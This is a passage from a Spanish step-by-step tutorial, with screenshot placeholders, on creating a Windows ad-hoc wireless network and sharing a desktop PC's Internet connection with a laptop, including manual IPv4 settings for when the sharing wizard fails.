


5. A continuación, nos brinda una ventana con algunas especificaciones y recomendaciones que debemos tener en cuenta, pulsamos **SIGUIENTE**:

6. Ahora deberemos poner un nombre a nuestra red y contraseña. También coloca la pestaña de la flecha 3, así recordará todos los datos, aunque por seguridad no sea lo más recomendable, pulsar **SIGUIENTE**.




7. Una vez cubiertos los datos anteriores pulsamos clic en **SIGUIENTE** y el asistente se pondrá a trabajar; cuando termine de configurar nos aparecerá esta pantalla con el resultado:




8. Ahora, como observamos leer el asistente ha terminado, nos dice que ya está todo configurado para compartir ficheros, pero debes tener en cuenta que tienes que activar el uso compartido como dice el asistente.

Ten en cuenta también que si desactivas el uso compartido con contraseña en el centro de redes deberás crear cuentas de usuario en cada PC para establecer privilegios a la hora de compartir y elegir los usuarios que tendrán privilegios.




9. Una vez leído lo anterior tenemos dos opciones: **CERRAR** y empezar a compartir. **ACTIVAR LA CONEXIÓN COMPARTIDA A INTERNET**.



10. Si nuestra elección es compartir Internet, pueden pasar dos cosas al pulsar donde es indicado.

- Que termine el asistente y diga que ya está todo preparado. En este caso reiniciar el PC de sobremesa y probar la conexión desde el PC portátil con el DHCP activado (leer el apartado.
- Que el asistente nos lance el siguiente error:




Entonces cerrar el diálogo y seguir los siguientes pasos:


1. Nos dirigimos al centro de redes y pulsamos **ADMINISTRAR CONEXIONES DE RED**.

2. Ahora nos aparecerán los dispositivos que tenemos. Como podemos observar, está compartiendo pero la configuración se ha quedado a medias y no funcionará si ha dado error.

3. Ahora pulsaremos sobre el icono de **NUESTRO ADAPTADOR WI-FI** y seleccionamos; daremos clic derecho y elegiremos la opción **PROPIEDADES**:




4. Nos aparecerá la siguiente pantalla en la que pulsaremos sobre **PROTOCOLO DE INTERNET VERSIÓN 4 (TCP/IPV4)** y luego **PROPIEDADES**:




5. Aquí nos aparece la configuración que ha establecido Windows a nuestro dispositivo, que no es la correcta para compartir internet. Donde pone IP pondremos la 192.168.0.1 y en máscara subred 255.255.255.0.

(Las direcciones IP son de referencia, ustedes tendrán que reemplazar por las direcciones IP que utilizan).


Muy importante que sean estos valores. Hay routers que por defecto su dirección es 192.168.0.1 y si esto es así tenemos que cambiar la configuración y ponerle la dirección 192.168.0.2. (Puerta de enlace)



6. Una vez hecho todo esto pulsar clic en **ACEPTAR**.




7. Ahora nos volvemos al centro de redes y pulsamos **ADMINISTRAR CONEXIONES DE RED** y seleccionamos con el botón izquierdo **LA CONEXIÓN DE ÁREA LOCAL**, luego damos clic derecho y elegimos **PROPIEDADES**.




8. Aquí observamos que nos aparece una pestaña que pone compartido, esta pestaña solo aparece cuando tenemos más de un adaptador de red. Pulsaremos sobre la pestaña **USO COMPARTIDO**:

9. Ahora nos tiene que aparecer la siguiente pantalla en la que tendremos que desmarcar la pestaña que dice: **PERMITIR QUE USUARIOS DE OTRAS REDES SE CONECTEN A TRAVÉS DE LA CONEXIÓN A INTERNET DE ESTE EQUIPO**, y luego clic en **ACEPTAR**.



10. Una vez hecho lo anterior tenemos que hacer lo mismo, pero ahora SELECCIONANDO la pestaña **PERMITIR QUE USUARIOS DE OTRAS REDES SE CONECTEN A TRAVÉS DE LA CONEXIÓN A INTERNET DE ESTE EQUIPO** y dándole clic en Aceptar, y si hemos hecho todos los pasos nos aparecerá el siguiente diálogo al cual le diremos que **SI**:




11. Ahora ya está configurado correctamente y podremos compartir la conexión a Internet con todos los equipos que se conecten a nuestra red ad-hoc.

⊙ CONECTAR CUALQUIER PC A SU RED AD-HOC

Una vez reiniciado el PC de sobremesa, si lo ponemos sobre el portátil y no nos aparece la red popo creada, sólo tenemos que irnos al PC de sobremesa y activar la red. Simplemente es hacer clic sobre la red, siguiendo estos pasos:

1.- Buscamos el icono y pulsamos sobre él.


2.- Seleccionamos esta opción:



3.- Luego seleccionamos la red **Popo** y pulsamos dos veces sobre ella, como indica en la flecha. Colocar Mostrar Todo, si no les aparece:

4.- En la PC de sobremesa podemos observar que la red POPO se encuentra habilitada y emitiendo señal.

